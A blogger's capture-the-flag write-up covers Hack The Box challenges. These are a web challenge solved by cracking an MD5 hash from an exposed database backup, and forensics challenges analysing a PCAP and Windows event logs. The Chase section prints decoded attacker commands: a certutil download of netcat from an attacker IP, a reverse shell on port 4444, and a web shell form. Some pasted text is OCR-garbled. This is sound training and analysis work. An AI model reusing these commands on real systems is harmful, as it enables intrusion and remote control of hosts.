<code>nginx_644e630f83301.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f83fb4.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f84c7d.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f859b8.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f865c8.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f8725b.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f88536.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f89362.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f8a0cd.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f8a9d8.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f8ba5c.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f8c71a.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f8d3e8.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f8e17e.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f8ee7.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f8fbfb.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f90c1d.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f91a13.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f926e8.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f933f9.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f940e1.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f94eaf.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f95cde.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f96842.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e66b89dd3.conf</code>	30-Apr-2023 13:01	973
<code>v1_db_backup_1604123342.tar.gz</code>	30-Apr-2023 12:46	42496

There was a backup file at the bottom of the list which was interesting since it was all configs and one backup, so I downloaded it.



The screenshot shows a terminal window with the command `tar xvf v1_db_backup_1604123342.tar.gz` being run. The output shows the directory `database` containing a file `database.sqlite`.

```
(kali㉿kali)-[~/Downloads/htb/secure_decrypt/Sekure Decrypt]
$ tar xvf v1_db_backup_1604123342.tar.gz
database/database.sqlite
```

contained SQLite data. I opened the database with SQLite browser and saw that there were some emails with password hashes in the user's section.


	id	name	email	password	api_token	remember_token	created_at	updated_at
1	1	jr	nginxatsu-admin-01@makelarid.es	e7816e9a10590b1e33b87ec2fa65e6cd	IKUsd59WmuswPAQx4d1Cz25gp2pqB0...	NULL	2023-04-30 12:46:07	2023-04-30 12:46:07
2	2	Giovanni	nginxatsu-giv@makelarid.es	94462a42d08bf16ef1f191aa90c79f	T3VHE7w4GzptSjOR27Cwe6dfjFeKwUa...	NULL	2023-04-30 12:46:07	2023-04-30 12:46:07
3	3	me0wth	nginxatsu-me0wth@makelarid.es	a62302457604207055b73097fa1db200	JEqjt2Epmt9dkxyyOCoDMEG1t0rd15f...	NULL	2023-04-30 12:46:07	2023-04-30 12:46:07

I ran the hashed passwords through crackstation.net to decrypt them.

Hash	Type	Result
e7816e9a10590b1e33b87ec2fa65e6cd	md5	admin/admin
94462a42d08bf16ef1f191aa90c79f	Unknown	Not found
a62302457604207055b73097fa1db200	Unknown	Not found

Next I deleted my cookies for the website to make sure I can log in with a new account. I logged in with the email and password I got from the backup file and I got the flag.





13: Chase

This is an easy challenge in the forensics category. The description says that a company has detected a suspicious activity from their antivirus and has shutdown the systems. The only information we get is the PCAP files they have collected.

I downloaded the files required for the investigation and opened them with wireshark.

In the screenshots below you can see the properties of the PCAP file and the packet hierarchy.

Wireshark - Capture File Properties - chase.pcapng

Details

File

- Name: /home/kali/Downloads/forensics/chase/chase.pcapng
- Length: 126 kB
- Hash (SHA256): e9ff13e90ca7a61dbc44e9dcf5992dae267aa0481c24446a5f28a92ceabdf63
- Hash (RIPEMD160): 4428c18f81e890cf60feb16c3b2183541b4a8ab1
- Hash (SHA1): 87530ffd1c14d74df21f08a78ed222d4c235f328
- Format: Wireshark/... - pcapng
- Encapsulation: Ethernet

Time

- First packet: 2020-11-01 12:20:11
- Last packet: 2020-11-01 12:26:14
- Elapsed: 00:06:03

Capture

- Hardware: Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz (with SSE4.2)
- OS: 64-bit Windows Server 2008 R2 Service Pack 1, build 7601
- Application: Dumpcap (Wireshark) 3.4.0 (v3.4.0-0-g9733f173ea5e)

Interfaces

Interface	Dropped packets	Capture filter	Link type	Packet size limit (snaplen)
Local Area Connection	0 (0.0%)	none	Ethernet	262144 bytes

Statistics

Measurement	Captured	Displayed	Marked
Packets	216	216 (100.0%)	—
Time span, s	363.554	363.554	—
Average pps	0.6	0.6	—
Average packet size, B	551	551	—
Bytes	119099	119099 (100.0%)	0
Average bytes/s	327	327	—

Wireshark - Protocol Hierarchy Statistics - chase.pcapng

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	216	100.0	119099	2,620	0	0	0	216
Ethernet	100.0	216	2.7	3168	69	0	0	0	216
Internet Protocol Version 4	100.0	216	3.6	4320	95	0	0	0	216
User Datagram Protocol	2.8	6	0.0	48	1	0	0	0	6
Dynamic Host Configuration Protocol	0.9	2	0.5	581	12	2	581	12	2
Domain Name System	1.9	4	0.6	732	16	4	732	16	4
Transmission Control Protocol	97.2	210	92.6	110250	2,426	167	97191	2,138	210
Transport Layer Security	0.9	2	0.1	66	1	2	66	1	2
Hypertext Transfer Protocol	9.7	21	85.7	102028	2,245	10	2499	54	21
MIME Multipart Media Encapsulation	0.5	1	1.6	1899	41	1	1899	41	1
Media Type	0.9	2	76.0	90544	1,992	2	90544	1,992	2
Line-based text data	2.8	6	2.7	3160	69	6	3160	69	6
HTML Form URL Encoded	0.9	2	0.6	771	16	2	771	16	2
Data	9.3	20	2.3	2697	59	20	2697	59	20

I followed the tcp stream of the connection and found 2 suspicious command executions.

```
<html>
<body>
<form name="ctl00" method="post" action="cmd.aspx" id="ctl00">
</div>
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUkLtk5MjKzMTA5MwRkwVoJPUktGOwG0pwyOK2EIGI=" />
</div>
<div>
    <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/wEWBAK12YrhDgL71d7YCAKRuYD5CALT/r7ABApkkpTQLnD7HwR8RlrYchI0Hcm" />
</div>
<p><span id="l_p" style="display:inline-block; width:80px;">Program</span>
<input name="xpath" type="text" value="c:\windows\system32\cmd.exe" id="xpath" style="width:360px;" />
<input name="xcmd" type="text" style="display:inline-block; width:80px;">Arguments</span>
<input name="submit" type="button" value="Run" id="Button" style="width:100px;" />
<span id="result"></span>
</form>
</body>
</html>POST /cmd.aspx HTTP/1.1
Host: 127.0.0.1:22.5
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 318
-->
_VIEWSTATE=/wEPDwUkLtk5MjKzMTA5MwRkwVoJPUktGOwG0pwyOK2EIGI3D&__EVENTVALIDATION=%2FwEWBAK12YrhDgL71d7YCAKRuYD5CALT%2Fr7ABApkkpTQLnD7HwR8RlrYchI0Hcm&xpath=c%3A%5Cwindows%5Csystem32%5Ccmd.exe&xcmd=%2Fc%2Fcertutil+urllcache+split+-f http://z3n3%2F%2F22.22.22.7%2Fnc64.exe+c%3A%5Cusers%5Cpublic%5Cnc.exe+Button+RunHTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Date: Mon, 01 Nov 2020 17:21:42 GMT
Content-Length: 1270
-->
<input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/wEWBAK5ISyAgL71d7YCAKRuYD5CALT/r7ABjjJbr/u6tvyS91G9x2jvQ+MUCJ" />
</div>
<p><span id="l_p" style="display:inline-block; width:80px;">Program</span>
<input name="xpath" type="text" value="c:\windows\system32\cmd.exe" id="xpath" style="width:360px;" />
<input name="xcmd" type="text" value="c certutil urllcache -split -f http://22.22.22.7%2Fnc64.exe c:\users\public\nc.exe" id="xcmd" style="width:360px;" />
<input type="submit" name="Button" value="Run" id="Button" style="width:100px;" />
<span id="result"></span>
<pre>*** Online ***
<code>...
<code>
certutil -URLCache command completed successfully.
</pre></span>
</form>
</body>
</html>POST /cmd.aspx HTTP/1.1
Host: 127.0.0.1:22.5
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 458
Origin: http://22.22.22.5
Connection: keep-alive
Referer: http://22.22.22.5/cmd.aspx
Upgrade-Insecure-Requests: 1

-->
_VIEWSTATE=/wEPDwUkLtk5MjKzMTA5MwRkwVoJPUktGOwG0pwyOK2EIGI3D&__EVENTVALIDATION=%2FwEWBAK5ISyAgL71d7YCAKRuYD5CALT%2Fr7ABjjJbr/u6tvyS91G9x2jvQ+MUCJ

```

To understand what those commands were doing I had to decode them first for which I used CyberChef.

```
Last build: A month ago - Version 10 is here! Read about the new features here
Options  About / Support 
```

Recipe	Input
URL Decode	 <code>_VIEWSTATE=%2FwEPDwUKLTk5mjzMTA5MWRkwVojPouktGOWqG0pwSYOK2JElGIx3D&_EVENTVALIDATION=%2FwEBAKI2YrhDg71d7YCARKrUyD5CALT%2Fr7ABAPkkpTQLnD7HwR8R1rYcnI0Hcmr&xpath=c%3A%5Cwindows%5Csystem32%5Ccmd.exe&xcmd=%2Fc+certutil+-split++f+htpl%3A%2F22.22.22.7%2Fnc64.exe+c%3A%5Cusers%5Cpublic%5Cncc.exe&button=Run _VIEWSTATE=%2FwEPDwUKLTk5mjzMTA5M9Q9FgICQw8PFgIeBFRLieHQFaw0KPHByZT4qKio1CBPbmxbpmUgIcoqKioNciAgMDAwMCAGl14u0D0qoIG1wZdgCKNLcnRVdgls0iAtVVJMQ2FjagIuqV29tbwfuZCzbj21wGV02Wqgc3Vj2Vzc221bX65Lg0KPC9wcmluZGRk8LGR0cfmxzG1IE6xx1l6IHeRdyA%3D&_EVENTVALIDATION=%2FwEBAKQ5ISyAgl71d7YCARKrUyD5CALT%2Fr7ABjJbr%2Fu6tvYS91g9x2jvQ%2Bmu8C&jxpath=c%3A%5Cwindows%5Csystem32%5Ccmd.exe&xcmd=%2Fc+c%3A%5Cusers%5Cpublic%5Cncc.exe+xx-22.22.22.7+4444+-e+cmd.exe&button=Run</code>


The first command downloads netcat64 from the attacker's machine (Ip address 22.22.22.7) and saved it in c:/users/public/...

```
VIEWSTATE=/wEPDwUKLTk5MjKzMTA5MQRkwVojPOuktGOWqG0pwsyOK2JE1GI=&__EVENTVALIDATION=
/wEWBAKI2YrhDgL71d7YCAKRuYD5CALT/r7ABAPkkpTQLNd7HWr8lryCnI0Hcmr&xpath=c:\windows\system32\cmd.exe&xcmd=/c
certutil -urlcache -split -f http://22.22.22.7/nc64.exe c:\users\public\nc.exe&Button=Run
```

The second command uses netcat64 to open a connection back to the attacker (22.22.22.4 4444) and to run windows command prompt on his machine, opening a reverse shell.

```
VIEWSTATE=/wEPDwUKLTk5MjKzMTA5MQ9kFgICAQ9kFgICCCw8PFgIeBFRleHQFaw0KPHByZT4qKioqICBpbmxbmUgICoqKioNCiAgMDAwMCAgLI
4uDQogIGIwZDgNCkNlcnRVdGls0iAtVVJM02FjaGUgY29tbWFuZCBjb21wbGV0ZWQgc3VjY2Vzc2Z1bGx5Lg0KPC9wcmU+ZGRk8LGROcfmxzGiIE
GxxlI6IHeRdyA=&__EVENTVALIDATION=/wEWBAKQ5ISyAgL71d7YCAKRuYD5CALT/r7ABJjJbr/u6tvYS9iG9x2jvQ+MU8CJ&
xpath=c:\windows\system32\cmd.exe&xcmd=/c c:\users\public\nc.exe 22.22.22.7 4444 -e cmd.exe&Button=Run
```

Now I knew which port was used by the attacker, so I adjusted my Wireshark filters to show me only information that went through port 4444. I followed the tcp stream and found some commands executed by the attacker using the reverse shell.



Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

```
c:\windows\system32\inetsrv>whoami  
whoami  
iis apppool\defaultapppool

c:\windows\system32\inetsrv>ipconfig  
ipconfig

Windows IP Configuration

Ethernet adapter Npcap Loopback Adapter:
```

```

c:\>powershell -ep bypass -c Invoke-WebRequest -Uri http://22.22.22.7/JBKEE62NIFXF60DMOUZV6NZTMFGV6URQNMH2IBA.txt -OutFile c:\users\public\file.txt
powershell -ep bypass -c Invoke-WebRequest -Uri http://22.22.22.7/JBKEE62NIFXF60DMOUZV6NZTMFGV6URQNMH2IBA.txt -OutFile c:\users\public\file.txt
The term 'Invoke-WebRequest' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:18
+ Invoke-WebRequest <<< -Uri http://22.22.22.7/JBKEE62NIFXF60DMOUZV6NZTMFGV6URQNMH2IBA
RQNMH2IBA.txt -OutFile c:\users\public\file.txt
+ CategoryInfo          : ObjectNotFound: (Invoke-WebRequest:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException


c:\>certutil -urlcache -split -f http://22.22.22.7/JBKEE62NIFXF60DMOUZV6NZTMFGV6URQNMH2IBA.txt c:\users\public\
certutil -urlcache -split -f http://22.22.22.7/JBKEE62NIFXF60DMOUZV6NZTMFGV6URQNMH2IBA.txt c:\users\public\
    Online
0000 ...
000b
CertUtil: -URLCache command FAILED: 0x80070003 (WIN32: 3)
CertUtil: The system cannot find the path specified.

```

The attacker pathed to c drive and tried to upload a text file from his machine, but it errored out. I took the text file and used CyberChef to decode it. I didn't know what encoding it had, that's why I used the "magic" decoder in CyberChef.

Recipe (click to load)	Result snippet	Properties
<code>From_Base32('A-Z2-7=',false)</code>	<code>HTB{MAN_8lu3_73aM_R0cX}</code>	Matching ops: From Base85 Valid UTF8 Entropy: 4.21
<code>From_Base85('0-9A-Za-z!#\$%&()^+\\~-;=<>?@^_{} ~')</code>	<code>;*&^ Ai(g:\:\WSU*\n\0/E"2T\,\40\N</code>	Matching ops: Decode NetBIOS Name Entropy: 4.88
<code>From_Base85('!-u')</code>	<code>*E*XAÜ3~)*^**<, C\éut*#%<%;:yüø±</code>	Matching ops: Decode NetBIOS Name Entropy: 4.88
	<code>JBKEE62NIFXF60DMOUZV6NZTMFGV6URQNMH</code>	Matching ops: From Base32, From

The encoding was base32 and the name of the text file was the key to the challenge.



14: Event horizon


This is a forensics challenge in the easy category. The description says that the CEO's computer has been compromised in a phishing attack and the attackers have cleaned up the PowerShell logs after the attack has been executed.

The screenshot shows the HackTheBox platform interface. On the left, there's a sidebar with navigation links like 'Starting Point', 'Open Beta Season', 'Machines', 'Challenges', 'Tracks', 'Rankings', and 'Academy'. The main content area is titled 'Event Horizon' (Retired) and is categorized as 'EASY'. It features a 'Download Files' button, a ZIP password ('hackthebox'), and an SHA-256 hash ('33644954d4431194f492e7d8dd825e2e47de006080aba7b0d79c3e9a78d0f618'). Below this is a 'Submit Flag' button. The challenge description states: 'Our CEO's computer was compromised in a phishing attack. The attackers took care to clear the PowerShell logs, so we don't know what they executed. Can you help us?'. The challenge rating is 4.9 stars, and 1465 users have solved it. The category is listed as 'Forensics'. At the top right, there are user stats: 2 connections and a profile for 'ivanarbaliev'.

I started by downloading the files for the challenge and examined their file type.

```
kali㉿kali:[~/.../forensics/Event horizon/Event Horizon/Logs]$ file *
Application.evtx:
o. 4 in use), next record no. 373, DIRTY MS Windows Vista-8.1 Event Log, 5 chunks (n
ForwardedEvents.evtx:
o. 0 in use), empty MS Windows Vista-8.1 Event Log, 1 chunks (n
HardwareEvents.evtx:
o. 0 in use), empty MS Windows Vista-8.1 Event Log, 1 chunks (n
Internet Explorer.evtx:
o. 0 in use), empty MS Windows Vista-8.1 Event Log, 1 chunks (n
Key Management Service.evtx:
o. 0 in use), empty MS Windows Vista-8.1 Event Log, 1 chunks (n
Microsoft-AppV-Client%4Admin.evtx:
o. 0 in use), empty MS Windows Vista-8.1 Event Log, 1 chunks (n
Microsoft-AppV-Client%4Operational.evtx:
o. 0 in use), empty MS Windows Vista-8.1 Event Log, 1 chunks (n
Microsoft-AppV-Client%4Virtual Applications.evtx:
o. 0 in use), empty MS Windows Vista-8.1 Event Log, 1 chunks (n
Microsoft-Client-Licensing-Platform%4Admin.evtx:
o. 0 in use), next record no. 68, DIRTY MS Windows Vista-8.1 Event Log, 1 chunks (n
Microsoft-Rdms-UI%4Admin.evtx:
o. 0 in use), empty MS Windows Vista-8.1 Event Log, 1 chunks (n
Microsoft-Rdms-UI%4Operational.evtx:
o. 0 in use), empty MS Windows Vista-8.1 Event Log, 1 chunks (n
Microsoft-User Experience Virtualization-Agent Driver%4Operational.evtx:
o. 0 in use), empty MS Windows Vista-8.1 Event Log, 1 chunks (n
Microsoft-User Experience Virtualization-App Agent%4Operational.evtx:
o. 0 in use), empty MS Windows Vista-8.1 Event Log, 1 chunks (n
Microsoft-User Experience Virtualization-IPC%4Operational.evtx:
o. 0 in use), empty MS Windows Vista-8.1 Event Log, 1 chunks (n
Microsoft-User Experience Virtualization-SQM Uploader%4Operational.evtx:
o. 0 in use), empty MS Windows Vista-8.1 Event Log, 1 chunks (n
Microsoft-Windows-AAD%4Operational.evtx:
o. 0 in use), empty MS Windows Vista-8.1 Event Log, 1 chunks (n
Microsoft-Windows-AllJoyn%4Operational.evtx:
o. 0 in use), empty MS Windows Vista-8.1 Event Log, 1 chunks (n
```

I saw that they were log files for windows vista, so I switched to my windows machine for further investigation. I opened the log files in even viewer for windows and filtered only for the PowerShell logs since the title says they were specifically cleared by the hackers.



I opened the biggest file because it's most likely to contain valuable information.-
Powershell Operational logs.


Level	Date and Time	Source	Event ID	Task Category
Warning	10/27/2020 3:39:51 AM	PowerShell	4100	Execution
Information	10/27/2020 3:39:48 AM	PowerShell	40962	Powershell
Information	10/27/2020 3:39:48 AM	PowerShell	53504	Powershell
Information	10/27/2020 3:39:48 AM	PowerShell	40961	Powershell
Information	10/27/2020 3:39:33 AM	PowerShell	4100	Execution
Information	10/27/2020 3:39:26 AM	PowerShell	40962	Powershell
Information	10/27/2020 3:39:26 AM	PowerShell	53504	Powershell
Information	10/27/2020 3:39:26 AM	PowerShell	40961	Powershell
Information	10/27/2020 3:38:59 AM	PowerShell	40962	Powershell
Information	10/27/2020 3:38:44 AM	PowerShell	53504	Powershell
Information	10/27/2020 3:38:38 AM	PowerShell	40961	Powershell
Information	10/26/2020 4:30:30 PM	PowerShell	4100	Execution
Information	10/26/2020 4:30:27 PM	PowerShell	40962	Powershell
Information	10/26/2020 4:30:27 PM	PowerShell	53504	Powershell
Information	10/26/2020 4:30:27 PM	PowerShell	40961	Powershell
Information	10/26/2020 4:34:11 PM	PowerShell	40962	Powershell
Information	10/26/2020 4:34:11 PM	PowerShell	53504	Powershell
Information	10/26/2020 4:34:11 PM	PowerShell	40961	Powershell
Information	10/26/2020 4:33:49 PM	PowerShell	40962	Powershell
Information	10/26/2020 4:33:46 PM	PowerShell	53504	Powershell
Information	10/26/2020 4:33:41 PM	PowerShell	40961	Powershell
Information	10/23/2020 12:12:18 AM	PowerShell	40962	Powershell
Information	10/23/2020 12:12:18 AM	PowerShell	53504	Powershell
Information	10/23/2020 12:12:18 AM	PowerShell	40961	Powershell
Information	10/23/2020 1:20:40 AM	PowerShell	53504	Powershell
Information	10/23/2020 1:20:40 AM	PowerShell	40962	Powershell

There were 149 warnings in the log files. I started reading through the warnings and found a lot of useless information- old GitHub pages that had broken links, non-existing websites, etc. One of the logs contained the flag for the challenge in plain sight.

The screenshot shows the Windows Event Viewer interface. The left pane displays a tree view of logs, with the 'Microsoft-Windows-PowerShell\Operational' log selected. The right pane shows a list of events with details like level (Warning), date, source (PowerShell), and task category (Execute a Remote Command). A specific event (Event ID 4104) is highlighted, and its details are shown in a modal window. The modal window contains the PowerShell command used to retrieve the flag, which is: # HTB{8Lu3_734m_F0r3v3R}. The log entry also includes metadata such as Log Name, Source, Event ID, Task Category, Level, and Keywords.



I submitted it as a challenge key and I beat the challenge.




15: Insider

Insider is an easy challenge in the forensics category. The description says that there is a suspicion for insider threat, and they want to know who it is.


The screenshot shows the 'Insider' challenge page on the Hack The Box platform. The challenge is categorized as 'Forensics' and is marked as 'EASY'. It has a 'RETIRED' status. The challenge description states: 'A potential insider threat has been reported, and we need to find out what they accessed. Can you help?'. The challenge rating is 4.9, and it has been solved by 896 users. The challenge is part of the 'Forensics' category. On the left, there are download links for 'Download Files' and 'ZIP PASSWORD', and a 'Submit Flag' button.

I started by downloading the files. There were 3 folders (Extensions, Firefox and SystemExtensionsDev)



